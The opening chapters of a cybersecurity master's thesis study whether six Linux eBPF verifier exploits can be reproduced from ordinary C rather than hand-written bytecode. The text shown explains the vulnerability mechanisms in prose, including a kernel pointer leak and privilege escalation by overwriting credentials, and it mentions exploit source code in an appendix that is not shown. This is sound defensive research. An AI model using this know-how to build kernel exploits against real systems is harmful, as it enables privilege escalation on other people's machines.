POLITECNICO DI TORINO

Master's Degree in CyberSecurity

Master's Degree Thesis

eBPF Code Security Analysis

Supervisors

Prof. Riccardo SISTO

Dr. Rosario RIZZA

Candidate

Milad Mirzaeicheshmeh

July 2026

Summary

The Linux kernel's extended Berkeley Packet Filter subsystem lets user-supplied programs run directly inside the kernel to filter packets, trace execution, and enforce security policy. Because such a program runs in a fully privileged context, the kernel cannot trust it blindly. Every eBPF program is first handed to a static analyzer called the verifier, which walks the program's control flow and reasons about the possible values held in each register, rejecting anything that might read unauthorized memory, loop forever, or otherwise subvert the kernel. Building an analyzer that is strict enough to be safe yet permissive enough to accept the programs people legitimately want to run has proven remarkably hard, and over the past decade the verifier has become one of the kernel's most persistent sources of privilege-escalation vulnerabilities. Every publicly known exploit for these verifier bugs shares one striking property. They are all written as hand-crafted bytecode, with the author manually assembling arrays of instructions and choosing each opcode, register, and immediate value directly. As far as we could determine, no one has ever published a verifier exploit written in ordinary C and produced by the normal compilation pipeline. This thesis asks whether that is a historical accident or whether the compiler itself stands in the way, unable to emit the precise instruction patterns these exploits depend on. To answer this, we studied six verifier vulnerabilities disclosed between 2017 and 2023, chosen because a working public exploit exists for each and because together they span a wide range of bug classes and severities. They run from CVE-2017-9150, a three-instruction information leak that discloses a kernel pointer through the verifier's log and defeats address-space randomization, up to CVE-2023-2163, a chain of more than a hundred instructions that corrupts the verifier's state-pruning logic and ends by overwriting process credentials to obtain root. In between sit four privilege-escalation bugs rooted in the verifier's arithmetic and bounds-tracking code, including one sign-extension mismatch and three separate errors in the handling of thirty-two-bit values. Our method is the same for each vulnerability. We first reverse-engineer the original exploit down to individual instructions and derive a set of concrete, testable requirements describing the opcodes, register placements, and instruction orderings the exploit relies on. We then try to satisfy each requirement from pure C, which

we define as source compiled through the standard BPF pipeline without inline assembly or any post-compilation editing of the bytecode. Across the six exploits we tried every source-level lever we could think of, among them volatile variables, register hints, the optnone attribute, union type punning, explicit casts, inline helpers, goto-based control flow, and memory barriers. Every test program was compiled at all four optimization levels with Clang 18 and cross-checked against Clang 16 and GCC 14, yielding an experimental corpus of 382 distinct approaches across 38 test files. For five of the six vulnerabilities we went further and loaded the compiled programs into a live kernel running version 6.14, capturing the verifier's instruction-by-instruction reasoning so that we could compare directly how it treats compiled output against the original hand-written bytecode. The central finding is that compiler reachability is not a yes-or-no property but a spectrum, and the six vulnerabilities spread across it. At one extreme, CVE-2017-9150 is fully reachable. Its trigger is nothing more than a map reference, which every BPF compiler emits automatically, and we confirmed this end to end by building a complete working exploit in pure C and observing it leak a live kernel pointer on a vulnerable 4.10 kernel, with no hand-written bytecode at any stage. At the opposite extreme, CVE-2023-2163 is deeply unreachable. It demands no-op arithmetic that every compiler discards, specific constants pinned in callee-saved registers where a liveness-driven allocator will never place a compile-time value, a JSET instruction the Clang backend simply does not produce, and exact control over jump offsets that C never exposes. Four independent barriers block it, and they are scattered across the whole pipeline, from the C frontend through the optimizer to the backend's instruction selector and register allocator. Two vulnerabilities occupy the middle ground and are, in some ways, the most revealing. CVE-2020-27194 is partially reachable. With optimization disabled, the compiler emits every opcode the exploit needs, yet the exploit still fails, because the compiler's own way of truncating a value to thirty-two bits sends the verifier down a different internal path that quietly resets the corrupted bounds the attack is built on. This shows that having the right instructions is not the same as having a working exploit. CVE-2021-3490 is what we call compiler-adjacent. Here Clang and GCC each satisfy requirements the other cannot, so no single compiler produces everything the exploit needs, and both independently collapse the exploit's ten-step arithmetic into a three-step equivalent that erases the intermediate verifier states it relied on. Explaining why these exploits resist compilation led us to a taxonomy of seven distinct barrier types, ranging from instructions the backend never emits, through several forms of optimization that remove or rewrite the very operations an exploit needs, to a type-system rule that forbids mixing thirty-two-bit and sixty-four-bit operations on the same value. What unites them is that none is a bug or a quirk of a particular compiler version. Each follows from a design principle any competent optimizing compiler would share, which is why the same behavior appears across Clang and

GCC and across multiple releases spanning two years. Taken together, these results define what we call the fuzzer-compiler gap, the region of valid BPF programs that bytecode-level fuzzers can reach but ordinary compilation cannot. Three of our six vulnerabilities lie entirely inside this gap, one sits on its boundary, and only one lies fully within the space a compiler can reach. The practical consequence is direct. In any environment that restricts BPF loading to compiler-generated code, whether by signing, by build-system controls, or simply by disabling unprivileged access, the vulnerabilities that fall in this gap pose no real threat regardless of the kernel version in use, a distinction that a raw severity score never captures. The methodology, the four-tier classification of reachability, and the barrier taxonomy are all built to be reused, so that the next verifier vulnerability can be assessed the same way and quickly sorted into a genuine risk or one that only matters where raw bytecode is allowed.

Acknowledgements

I would like to express my deepest gratitude to my supervisor, Prof. Riccardo Sisto, for his invaluable guidance, continuous support, and insightful feedback throughout the development of this thesis. His academic expertise and encouragement have been essential in shaping this research.

I am also immensely grateful to my co-supervisor, Dr. Rosario Rizza, for his dedicated assistance, technical expertise, and practical advice, which greatly contributed to the empirical success of this work.

Finally, I wish to extend my heartfelt thanks to my family, my partner, and my close friends for their unwavering support, patience, and encouragement during my master's studies. This achievement would not have been possible without them.

Table of Contents

List of Tables x

List of Figures xi

Acronyms xii

1 Introduction 1
- 1.1 Context and Motivation . . . 1
- 1.2 The BPF Security Landscape . . . 2
- 1.3 The Compiler Bytecode Divide . . . 3
- 1.4 Problem Statement and Research Question . . . 4
- 1.5 Research Significance . . . 5
- 1.6 Research Objectives . . . 5
- 1.7 Contributions . . . 6
- 1.8 Scope and Limitations . . . 6
- 1.9 Thesis Organization . . . 7

2 Background 8
- 2.1 Historical Evolution of BPF . . . 8
  - 2.1.1 Classic BPF (1992) . . . 8
  - 2.1.2 Extended BPF (2014 to Present) . . . 8
- 2.2 BPF System Architecture . . . 9
  - 2.2.1 The `bpf()` System Call . . . 9
  - 2.2.2 BPF Maps . . . 10
  - 2.2.3 The BPF Stack . . . 10
  - 2.2.4 The BPF Virtual Machine and JIT Compiler . . . 11
- 2.3 BPF Helper Functions . . . 11
- 2.4 BPF Instruction Set Architecture . . . 11
  - 2.4.1 Register Model . . . 11
  - 2.4.2 Instruction Encoding . . . 12
  - 2.4.3 Instruction Classes . . . 13

2.5 The BPF Verifier . . . 16
2.5.1 Verification Goals . . . 17
2.5.2 KASLR and Why Pointer Leaks Matter . . . 17
2.5.3 Abstract Interpretation and Value Tracking . . . 17
2.5.4 State Pruning . . . 18
2.6 Compiling C to BPF . . . 19
2.6.1 The Compilation Pipeline . . . 19
2.7 Related Work . . . 20
2.7.1 BPF Verifier Vulnerabilities . . . 20
2.7.2 BPF Security Analysis and Fuzzing . . . 20
2.7.3 eBPF Verification and Formal Methods . . . 20
2.7.4 Compiler Behavior in Security Contexts . . . 21
2.7.5 Gap Addressed by This Thesis . . . 21

3 Vulnerability Analysis and Methodology 22
3.1 Overview of the Six Vulnerabilities . . . 22
3.2 CVE-2017-9150: Verifier Logging Information Disclosure . . . 23
3.2.1 Vulnerability Mechanism . . . 23
3.2.2 Exploit Requirements . . . 23
3.3 CVE-2017-16995: Sign Extension Mismatch . . . 24
3.3.1 Vulnerability Mechanism . . . 24
3.3.2 Exploit Requirements . . . 24
3.4 CVE-2020-8835: 32-bit Bounds Tracking via JMP32 . . . 25
3.4.1 Vulnerability Mechanism . . . 25
3.4.2 Exploit Requirements . . . 25
3.5 CVE-2020-27194: OR Scalar32 Bounds Confusion . . . 26
3.5.1 Vulnerability Mechanism . . . 26
3.5.2 Exploit Requirements . . . 27
3.6 CVE-2021-3490: ALU32 Bounds Tracking . . . 27
3.6.1 Vulnerability Mechanism . . . 27
3.6.2 Exploit Requirements . . . 28
3.7 CVE-2023-2163: State Pruning Exploitation . . . 28
3.7.1 Vulnerability Mechanism . . . 28
3.7.2 Exploit Requirements . . . 29
3.8 Experimental Methodology . . . 30
3.8.1 Definition of Pure C . . . 30
3.8.2 Requirement Derivation Process . . . 30
3.8.3 Compiler-Reachability Classification . . . 30
3.8.4 Experimental Environment . . . 31
3.8.5 Per-CVE Experiment Design . . . 31
3.8.6 Analysis Pipeline . . . 32

3.8.7 Evaluation Criteria . . . 33
3.8.8 Limitations . . . 33

4 Experimental Results 34
4.1 CVE-2017-9150: All Requirements Satisfied . . . 34
4.1.1 R1 to R2: Map Reference Generation . . . 34
4.1.2 R3 to R7: Structural and Runtime Requirements . . . 34
4.1.3 Dead Code Elimination Analysis . . . 35
4.1.4 Cross-Compiler Validation . . . 35
4.1.5 A Complete Pure-C Exploit, Validated on a Vulnerable Kernel 35
4.2 CVE-2017-16995: Type-System Width Lock . . . 38
4.2.1 R1: MOV32_IMM Emission . . . 39
4.2.2 R3: The Critical Discriminator, JMP64 on a MOV32 Result 39
4.2.3 Three Independent Defenses . . . 39
4.2.4 Empirical Exploit Attempt and Runtime Demonstration . . 40
4.3 CVE-2020-8835: Absent Instruction Class . . . 40
4.3.1 R1: Zero JMP32 Instructions . . . 40
4.3.2 R2: Tautological Comparison Elimination . . . 41
4.3.3 R3 to R7: Partial Satisfaction . . . 41
4.3.4 Empirical Exploit Attempt and Runtime Demonstration . . 42
4.4 CVE-2020-27194: Instruction-Level Completeness Without Exploitability . . . 42
4.4.1 R1: OR Trigger . . . 42
4.4.2 R2: 32-Bit Truncation, The Critical Barrier . . . 43
4.4.3 R3 to R7: All Pass . . . 43
4.4.4 The chain8_optnone Achievement . . . 44
4.4.5 Empirical Exploit Attempt and Runtime Demonstration . . 44
4.5 CVE-2021-3490: Complementary Compiler Failures . . . 45
4.5.1 Requirement Scorecard . . . 45
4.5.2 The Complementary Failure Pattern . . . 45
4.5.3 Algebraic Simplification . . . 46
4.5.4 Cross-Compiler and Optimization-Level Analysis . . . 46
4.5.5 Empirical Exploit Attempt and Runtime Demonstration . . 47
4.6 CVE-2023-2163: Multiple Fundamental Barriers . . . 47
4.6.1 R1: Constants in Callee-Saved Registers, Not Satisfied . . . 47
4.6.2 R2: No-Op Arithmetic Instructions, Not Satisfied . . . 48
4.6.3 R3: 32-Bit ALU Operations, Partially Satisfied . . . 49
4.6.4 R4: JSET Instructions, Not Satisfied . . . 50
4.6.5 R5: Jump Offset Control, Not Satisfied . . . 50
4.6.6 R6: Immediate-Mode Operations, Partially Satisfied . . . 50
4.6.7 Requirement Satisfaction Summary . . . 50

4.6.8 Optimization Level Analysis . . . 51
4.6.9 Cross-Compiler Validation . . . 51

5 Discussion 52
5.1 Analysis of the Barrier Taxonomy . . . 52
5.1.1 Type A: Absent Instruction . . . 52
5.1.2 Type B and B*: Dead Code Elimination . . . 53
5.1.3 Type C: Semantic Absorption . . . 53
5.1.4 Type E: Verifier Path Divergence . . . 53
5.1.5 Type F: Type-System Width Lock . . . 54
5.1.6 Why the Barriers Are Fundamental . . . 54
5.2 The Fuzzer-Compiler Gap . . . 55
5.2.1 Characterizing the Gap . . . 55
5.2.2 Security Implications of the Gap . . . 56
5.3 The Complexity Reproducibility Relationship . . . 56
5.4 Could Modified Compilers Bypass These Barriers? . . . 57
5.5 Limitations . . . 58

6 Conclusion and Future Work 59
6.1 What We Did . . . 59
6.2 Principal Findings . . . 59
6.2.1 The Compiler-Reachability Spectrum . . . 59
6.2.2 The Barrier Taxonomy . . . 61
6.2.3 The Fuzzer-Compiler Gap . . . 61
6.3 What This Thesis Contributes . . . 61
6.4 Broader Implications . . . 62
6.5 Future Work . . . 63
6.6 Final Remarks . . . 64

A Source Code 66
A.1 CVE-2017-9150 Verifier Logging Information Disclosure . . . 66
A.2 CVE-2017-16995 Sign Extension Mismatch . . . 73
A.3 CVE-2020-8835 32-bit Bounds Tracking via JMP32 . . . 79
A.4 CVE-2020-27194 OR Scalar32 Bounds Confusion . . . 84
A.5 CVE-2021-3490 ALU32 Bounds Tracking . . . 88
A.6 CVE-2023-2163 State Pruning Exploitation . . . 92

Bibliography 102

List of Tables

2.1 BPF register set and calling convention. 12
2.2 BPF jump conditions. 14
2.3 BPF instruction classes and opcodes referenced in the exploit analysis, grouped by category. The class field occupies the lowest 3 bits of every opcode. 16

3.1 Comparative overview of the six BPF verifier vulnerabilities analyzed in this thesis. 22
3.2 Magic numbers in the CVE-2023-2163 `CORRUPT_R6` macro. 29
3.3 Experimental corpus summary across all six CVEs. 32

4.1 The hand-crafted exploit and the pure-C program trigger the leak through the identical mechanism (in the compiled case, the `ldimm64` is compiler-emitted). Differences in register, offset, and length stem only from compiler overhead; the leaked addresses differ because each run allocates a fresh map at a different heap location. 38
4.2 CVE-2020-8835 requirement satisfaction. 41
4.3 CVE-2020-27194 requirement satisfaction. 44
4.4 CVE-2021-3490 requirement scorecard. 46
4.5 CVE-2023-2163 per-experiment callee-saved register usage at O2, derived from disassembly analysis of all 20 compiled objects. Only experiment 19 uses all four callee-saved registers, and only for runtime values from skb fields. 49
4.6 CVE-2023-2163 exploit requirements vs. compiler achievability. . . . 50

List of Figures

2.1 BPF instruction encoding. (a) The 64-bit instruction format with five fields. (b) The 8-bit opcode subfields. 13

Acronyms

BPF
Berkeley Packet Filter

eBPF
Extended Berkeley Packet Filter

cBPF
Classic Berkeley Packet Filter

XDP
eXpress Data Path

ALU
Arithmetic Logic Unit

LLVM
Low Level Virtual Machine

IR
Intermediate Representation

ISA
Instruction Set Architecture

CSE
Common Subexpression Elimination

DCE
Dead Code Elimination

JIT

Just-In-Time

CVE

Common Vulnerabilities and Exposures

CVSS

Common Vulnerability Scoring System

KASLR

Kernel Address Space Layout Randomization

OOB

Out-of-Bounds

PoC

Proof of Concept

LSM

Linux Security Module

OS

Operating System

API

Application Programming Interface

Chapter 1

Introduction

1.1 Context and Motivation

The Linux kernel is used on almost all smartphones, laptops, servers, and most of the cloud infrastructure that the internet depends on. With a single kernel vulnerability compromising billions of devices, securing the kernel is among the most difficult challenges in modern computer science today.

What makes it so difficult is that the attack surface is huge. The kernel contains hundreds of system calls, thousands of device drivers, and subsystems that interact in ways that are hard to reason about even for experienced developers. Over the last decade, kernel exploitation has been moving away from simple bugs like buffer overflows and toward subtle logical flaws where the code does something slightly different from what it was supposed to do under certain conditions.

One subsystem that has attracted particular scrutiny is the Berkeley Packet Filter, or BPF. It was originally developed in 1992 by McCanne and Jacobson [1] as a way to filter network packets efficiently inside the kernel, avoiding the cost of copying every packet to user space. That original version, now called classic BPF (cBPF), was intentionally simple: two 32bit registers, a small scratch memory, and about 30 instructions. In 2014, Alexei Starovoitov redesigned BPF entirely [2], turning it into eBPF a general purpose in kernel virtual machine with eleven 64bit registers, a 512byte stack, access to persistent data structures called maps, and the ability to invoke kernel helper functions. Today, eBPF is widely used for high-performance networking through XDP and load balancing, for system-wide tracing and performance profiling, and for runtime security enforcement through Linux Security Modules (LSM).

But this power creates a problem. eBPF programs run inside the kernel with access to sensitive data structures, and they are submitted by user-space applications that may not be trusted. The kernel cannot simply run whatever BPF code it

receives. Instead, every BPF program goes through a verifier, a static analyzer that performs abstract interpretation over the program before it is allowed to execute. The verifier checks that the program terminates, that memory accesses stay within bounds, that types are used correctly, and that only approved helper functions are called. It must be both sound and permissive. It has to be sound enough to reject anything unsafe, yet permissive enough to accept the wide range of legitimate programs people actually want to run. Getting both right is hard, and the verifier's thousands of lines of intricate logic have turned out to be a persistent source of security vulnerabilities.

eBPF adoption has grown rapidly, and it is now embedded in production infrastructure at scale. A bug in the BPF verifier is not an academic curiosity it can compromise the security monitoring stack that organizations rely on to protect their systems.

1.2 The BPF Security Landscape

The BPF verifier has been the target of numerous CVE entries since eBPF was introduced, and many of these vulnerabilities allow a local unprivileged user to escalate to root. The common thread across all of them is a gap between what the verifier believes a program will do and what it actually does at runtime.

This thesis examines six such vulnerabilities. We chose them primarily because a publicly available working exploit exists for each, not merely as representatives of broader vulnerability classes. This is essential to our approach, which begins by reverse-engineering the bytecode of an existing exploit to extract its instruction-level requirements: without a working exploit to dissect, there is nothing to reproduce in C. Among the available exploits, we then favored a set spanning as wide a range of exploit types as possible.

CVE-2017-9150 is the only information disclosure bug among them. Under certain conditions the verifier leaks a raw kernel pointer into a log buffer that user space can read, which is enough to defeat KASLR. The entire exploit is only three instructions long.

CVE-2017-16995 is a privilege escalation bug caused by a sign-extension mismatch between what the verifier predicts and what the program does at runtime. The attacker uses this disagreement to hide code in a branch the verifier believes can never execute, and at runtime that branch is taken.

CVE-2020-8835 It stems from the verifier drawing an incorrect conclusion about the lower 32 bits of a register after a 32-bit conditional comparison, which the attacker turns into an out-of-bounds access.

CVE-2020-27194 targets a flaw in how the verifier computes 32-bit bounds after a bitwise OR. Its exploit chain is considerably longer than the earlier cases,

requiring a precise sequence of arithmetic operations to reach an out-of-bounds access.

CVE-2021-3490 The verifier tracks a register's 32-bit bounds incorrectly until it accepts an impossible state in which a value's minimum exceeds its maximum, which the attacker builds toward over a long arithmetic chain.

CVE-2023-2163 is the most complex vulnerability in our study. The exploit targets the verifier's state pruning logic, the mechanism that lets it skip re-verification of code paths it has already analyzed, causing it to treat two genuinely different states as equivalent and skip checks it should have performed. The full chain works through several stages and ends by overwriting the process credentials to obtain root.

The exploits we analyze come from publicly available sources online, each targeting one of these eBPF verifier vulnerabilities; they form the concrete starting point of our work. What is consistent across all six, and as far as we can tell across every published BPF verifier exploit, is that they all use hand-crafted bytecode. The authors manually construct arrays of `struct bpf_insn` entries, encoding each opcode, register, offset, and immediate value by hand. We are not aware of any published BPF verifier exploit written in C and compiled through the normal pipeline. Whether such an exploit is even possible is the question this thesis sets out to answer.

1.3 The Compiler Bytecode Divide

There are two ways to produce a BPF program, and they do not produce the same set of programs. Exploit authors write bytecode by hand and can emit any valid instruction in any order. Everyone else writes C and lets a compiler generate the bytecode, and the compiler makes choices that the programmer never sees. This section explains why those choices matter, and why they leave a portion of the valid BPF instruction space out of reach for normally compiled programs.

Most BPF programs are written in C and compiled with `clang -target bpf -O2 -c program.c -o program.o`. The compilation goes through several stages. The Clang frontend parses C into LLVM IR. The optimizer then runs passes such as constant folding, dead code elimination, and algebraic simplification. The BPF backend maps the resulting IR operations onto concrete BPF instructions, and finally the register allocator decides which values live in which physical registers.

Each of these stages makes decisions the programmer does not control directly. The optimizer folds `x * 1` into `x`. The backend uses a shift-based truncation idiom in place of JMP32. The register allocator places compile-time constants on the stack rather than in callee-saved registers. Every one of these is a reasonable and correct choice for producing efficient code, but each also means that certain

bytecode patterns may simply never appear in compiler output, regardless of what the C source looks like. Whether any specific exploit depends on such a pattern is exactly what we investigate.

The exploits we consider here are hand-written and under no such constraints: their authors can emit identity operations, assign specific registers, and use instructions like JSET or JMP32 in whatever order the exploit requires. The space of programs a compiler can generate is therefore a subset of the full space of valid BPF programs, and we refer to the difference between the two as the fuzzer-compiler gap.

1.4 Problem Statement and Research Question

We selected six CVEs for which working public exploits exist a prerequisite for our reverse-engineering methodology and among these favored a range of vulnerability types. These are one information disclosure bug, one sign-extension bug, three bounds-tracking errors in the verifier's 32-bit logic, and one state-pruning exploit. We deliberately included three CVEs from the 32-bit bounds category because, although they target closely related verifier functions (`reg_bound_offset32()`, `scalar32_min_max_or()`, and `scalar32_min_max_and()`), they rely on different trigger mechanisms and, as it turns out, end up at different points on the reachability spectrum.

The question we are asking is straightforward. Can these exploits be reproduced using pure C compiled through the standard BPF pipeline, or do they inherently require hand-crafted bytecode? And where the compiler cannot produce the required patterns, what specific mechanisms are responsible? To answer this, we did not stop at inspecting individual instructions in isolation. For each CVE we attempted to build the exploit from C, assembling complete sequences of source code intended to satisfy the full set of instruction-level requirements an exploit depends on, and then examined what the compiler actually produced.

By "pure C" we mean source code compiled with `clang -target bpf` without post-compilation modification and without inline assembly. Compiler attributes, `volatile`, and register hints are allowed, since they are standard C features that the compilation pipeline accepts. Inline assembly that directly encodes BPF opcodes is excluded, because it is functionally identical to writing raw bytecode.

We are not looking for a simple yes-or-no answer per CVE. The goal is to map the spectrum, from exploits the compiler produces naturally to ones it cannot produce under any tested configuration, and to identify the specific compiler mechanisms behind each outcome. The result is a four-tier classification and a taxonomy of seven barrier types that together provide a framework for reasoning about the compiler reachability of BPF vulnerabilities.

1.5 Research Significance

If a BPF exploit can be written in C, the barrier to exploitation drops significantly, since far more people can write C than can construct raw BPF bytecode. Knowing which vulnerabilities are compiler-reachable therefore informs how dangerous they are in practice. A vulnerability that requires hand-crafted bytecode is only a threat on systems that allow raw bytecode loading.

Our analysis also points to something that is not widely documented, which is that the compiler can provide implicit defenses against certain exploit classes. This happens not by design, but as a side effect of optimization decisions and instruction selection rules. We identified seven distinct barrier types that prevent the compiler from generating exploit-required patterns. These range from instructions that the backend simply never emits to cases of verifier path divergence, where the compiler's alternative instruction reaches a different verifier code path that is not exploitable.

This matters for vulnerability assessment. CVSS scores treat all exploits equally in terms of implementation difficulty, yet there is a real difference between an exploit that any C programmer could accidentally trigger and one that requires a security researcher to hand-assemble bytecode instruction by instruction.

The work also connects to BPF fuzzing. Tools like Buzzer [3] and BPF Smith [4] generate bytecode directly, exploring the full space of valid BPF programs. Understanding the fuzzer-compiler gap helps interpret what their findings mean for real-world risk, since a bug found by a fuzzer in the bytecode-only space is less concerning for environments that only run compiled programs.

1.6 Research Objectives

Throughout this work we treat the compiler as a black box. It is not one in a technical sense LLVM is open source, and we could in principle have modified its backend or instruction-selection logic to force the patterns we needed. We deliberately chose not to, because doing so would answer a different question. Our threat model is an ordinary user driving the standard, unmodified compilation pipeline, so the only inputs we permit ourselves to vary are at the level of C source; we then observe the bytecode that comes out. This constraint is what makes our negative results meaningful: when a pattern cannot be produced, it is a property of the stock pipeline rather than an artifact of how we configured it.

The core work involved reverse-engineering each exploit's bytecode to extract testable requirements, then systematically attempting to satisfy those requirements using every C-level technique we could think of. These included volatile variables,

register hints, `optnone`, union type punning, explicit casts, inline helpers, goto-based control flow, and asm memory barriers. Each test program was compiled at four optimization levels (O0 through O3) with Clang 18, and cross-validated with Clang 16 and GCC 14.

We also needed to understand why things failed, not just that they did. For that, we used LLVM pass tracing to identify exactly which optimization pass was eliminating a required pattern. And for four CVEs, we loaded the compiled programs into the kernel verifier on a live system with `log_level=2` to capture instruction-by-instruction verifier state, giving us direct evidence of how the verifier handles the compiler's alternative instructions.

The end goal was twofold. The first part was a classification framework that could be applied to future BPF vulnerabilities to quickly assess their compiler reachability. The second was a taxonomy of the compiler barriers we observed, so that the reasons behind each classification are clearly documented.

1.7 Contributions

This thesis makes several contributions. It is, as far as we are aware, the first systematic study of whether BPF exploit bytecode can be produced by standard compilers. The experimental corpus is substantial, comprising 382 approaches across 38 test files with three compilers, four optimization levels, and two CPU modes.

We propose a four-tier reachability classification, with the tiers being compiler-reachable, partially-reachable, compiler-adjacent, and compiler-unreachable, and validate it across all six CVEs.

We also identify seven barrier types, labelled A through F with B having a sub-variant B*, and formalize the fuzzer-compiler gap as a concept. We provide runtime verification through kernel verifier state dumps. Finally, the methodology itself, covering requirement derivation, multi-technique experimentation, multi-level analysis, and cross-compiler validation, is designed to be reusable for analyzing future BPF vulnerabilities.

1.8 Scope and Limitations

Six CVEs is not an exhaustive survey of all BPF verifier vulnerabilities, but it covers the major categories. Our selection was also constrained by the requirement that a working exploit be publicly available online, since each C reproduction attempt starts from reverse-engineering an existing exploit's bytecode; vulnerabilities without such a reference exploit fall outside our scope. The primary compiler is Clang 18, which is the standard BPF compiler, and GCC 14 was tested for

two CVEs. We verified that the required bytecode patterns are absent from the compiled output, which is sufficient to conclude that a normally compiled program cannot trigger the bug. And while 382 approaches is a thorough search, the space of possible C programs is infinite, so we address this by showing that the barriers are properties of the compilation pipeline rather than of specific test programs.

1.9 Thesis Organization

Chapter 2 covers the background needed to follow the rest of the thesis, including BPF history, the instruction set, the verifier's abstract interpretation and state pruning, the compilation pipeline, and related work. Chapter 3 analyzes all six CVEs in detail and describes the experimental methodology. Chapter 4 presents the results. Chapter 5 discusses what they mean, covering the barrier taxonomy, the fuzzer-compiler gap, implications for CVSS scoring, and recommendations. Chapter 6 wraps up with conclusions and future work.

Chapter 2

Background

This chapter covers the technical background needed to follow the analysis in the rest of the thesis. It starts with how BPF evolved from a packet filter into a full in-kernel virtual machine, then works through the architecture, the instruction set, and the verifier in enough detail to see where each of the six CVEs fits. The section on the compilation pipeline is particularly important, since the whole thesis concerns what that pipeline can and cannot produce. Related work is covered at the end.

2.1 Historical Evolution of BPF

2.1.1 Classic BPF (1992)

The Berkeley Packet Filter was developed in 1992 by Steven McCanne and Van Jacobson. It introduced a register-based virtual machine designed for in-kernel packet filtering. Classic BPF (cBPF) was deliberately minimal. It provided two 32-bit registers, an accumulator A for calculations and an index register X for addressing, a 16-element scratch memory array for temporary storage, and about 30 instructions covering loads, stores, arithmetic, and conditional jumps. The key innovation was running the filter inside the kernel so that packets could be dropped before the expensive step of copying them to user space. cBPF was adopted by `libpcap`, integrated into the BSD and Linux kernels, and became the standard for packet capture across Unix-like systems.

2.1.2 Extended BPF (2014 to Present)

In 2014, Alexei Starovoitov introduced extended BPF (eBPF) into the Linux kernel [2], starting with kernel 3.15. The redesign was dramatic. The register set went from 2 to 11, all now 64-bit, programs gained a 512-byte stack, a new mechanism

called maps allowed persistent data storage and communication with user space, and a formal calling convention was defined for invoking kernel helper functions. The instruction set was expanded to support general-purpose computation far beyond packet filtering.

Several kernel milestones are directly relevant to the vulnerabilities in this thesis. Kernel 3.18 (2014) introduced the `bpf()` system call and maps, the kernel-resident key-value data structures that all six exploits use for data exfiltration or state storage. Kernels 4.1 through 4.8 (2015 to 2016) added kprobes, tracepoints, perf events, and XDP attachment points, expanding both BPF's usage and its attack surface.

Kernel 5.1 (2019) introduced `BPF_JMP32` instructions, which are 32-bit conditional jumps. These are the only instructions that invoke the `reg_bound_offset32()` function that CVE-2020-8835 targets. The introduction of these 32-bit operations also expanded the verifier's bounds-tracking logic, creating the foundation for later 32-bit vulnerabilities such as CVE-2021-3490.

Perhaps the most consequential change for our study came in kernel 5.7 (2020), which added 32-bit sub-register tracking to the verifier. Before this, the verifier tracked only 64-bit bounds. The new tracking added four fields to the register state, namely `u32_min_value`, `u32_max_value`, `s32_min_value`, and `s32_max_value`. This improved precision, but it also introduced new attack surface. CVE-2020-27194 and CVE-2021-3490 both target bugs in the functions that update these 32-bit bounds, `scalar32_min_max_or()` and `scalar32_min_max_and()` respectively.

2.2 BPF System Architecture

The BPF subsystem has several components that interact during program loading and execution.

2.2.1 The `bpf()` System Call

All interaction between user space and the BPF subsystem goes through the `bpf()` system call. A system call is how a regular program asks the kernel to do something it cannot do on its own, such as reading a file, sending a network packet, or, in this case, loading a BPF program.

When loading a program, the caller provides an array of BPF instructions, the program type, and optionally a log buffer where the verifier can write debugging output. The kernel runs the verifier on the instructions, and if everything checks out, it returns a file descriptor, a small integer such as 3, 4, or 5 that the program uses to refer to the loaded BPF program from that point on.

The verifier log is directly relevant to CVE-2017-9150. When logging is enabled, the verifier prints each instruction's fields, and if it does so after the kernel has

already replaced map file descriptors with real kernel addresses, those addresses leak into the log buffer that user space can read.

2.2.2 BPF Maps

Maps are the main way BPF programs store data and communicate with user space. They are kernel-resident data structures, meaning they live in kernel memory and persist even after a BPF program finishes executing. They can be thought of as shared databases. The BPF program running inside the kernel can read and write to a map, and the user-space application can read and write to the same map from outside.

Common map types include arrays, which are indexed by integer, hash tables, which are indexed by an arbitrary key, ring buffers, which are used for streaming events to user space, and several specialized types. All six exploits in our study use maps. CVE-2017-9150 uses a map reference to trigger the pointer leak, while the five privilege escalation CVEs use maps as the channel through which leaked kernel data reaches user space.

When a user-space program creates a map via the `bpf()` system call, the kernel returns a file descriptor for it, again a small number such as 3 or 5. The BPF program refers to the map by this number. Inside the kernel, however, the map is a data structure sitting at some memory address, such as `0xffff8881a3b5c200`. During program loading, the kernel replaces the small file descriptor number in the BPF instructions with this actual kernel address. This replacement matters for CVE-2017-9150, because if the verifier logs the instruction after the replacement, the kernel address appears in the log.

At the bytecode level, map references use a special 128-bit instruction called `ldimm64`, which is explained in Section 2.4.3. The compiler generates this instruction automatically whenever the C source references a map, and the `libbpf` library handles the file descriptor patching during loading.

2.2.3 The BPF Stack

Each BPF program gets a 512-byte stack, a region of kernel memory set aside for that program's temporary storage. Register R10 points to the top of this stack and is read-only, so the program cannot change where R10 points and can only use it as a base address.

The stack serves the same purpose as local variables in a C function. When the compiler runs out of registers, it "spills" values to the stack by writing them with specific instructions and reading them back later.

2.2.4 The BPF Virtual Machine and JIT Compiler

The BPF virtual machine provides a sandboxed execution environment. Programs run in response to events, for example a packet arriving, a system call being made, or a tracepoint firing, and they run to completion without preemption.

The optional JIT compiler translates verified BPF bytecode into native machine code for the host CPU, such as x86 or ARM, which runs much faster than interpreting the bytecode. The JIT trusts the verifier completely. If the verifier says a memory access is within bounds, the JIT inserts no additional checks of its own. This means that any verifier bug translates directly into a vulnerability in the JIT-compiled code, which is why verifier correctness is so critical.

2.3 BPF Helper Functions

BPF programs cannot call arbitrary kernel functions. Instead, the kernel provides a curated set of helper functions [5] that BPF programs can invoke for specific tasks, and each program type has access to a different subset of them. The helpers most important for this thesis are the following.

`bpf_map_lookup_elem(map, key)` takes a map pointer and a key and returns a pointer to the value stored at that key, or NULL if the key does not exist. Several CVEs rely on it, since it is how BPF programs read data from maps. When the return value is a valid pointer, the verifier types it as `PTR_TO_MAP_VALUE` and tracks its bounds.

`bpf_map_update_elem(map, key, value, flags)` writes a value into a map. The privilege escalation CVEs use it to store leaked kernel data into maps so that user space can retrieve it.

`bpf_ktime_get_ns()` returns the current system time in nanoseconds.

`bpf_skb_load_bytes_relative(skb, offset, dest, len)` reads bytes from a network packet and writes them to a destination buffer.

2.4 BPF Instruction Set Architecture

Each of the six CVEs depends on specific instruction patterns, and the verifier treats different instruction types differently, so this section goes into some detail.

2.4.1 Register Model

As noted earlier, the BPF virtual machine provides eleven 64-bit registers, summarized in Table 2.1. The 64-bit width means each register can hold very large numbers, or the memory addresses that are 64 bits wide on modern systems.

Register	Name	Convention	Description
R0	Return value	Caller-saved	Holds helper function return value
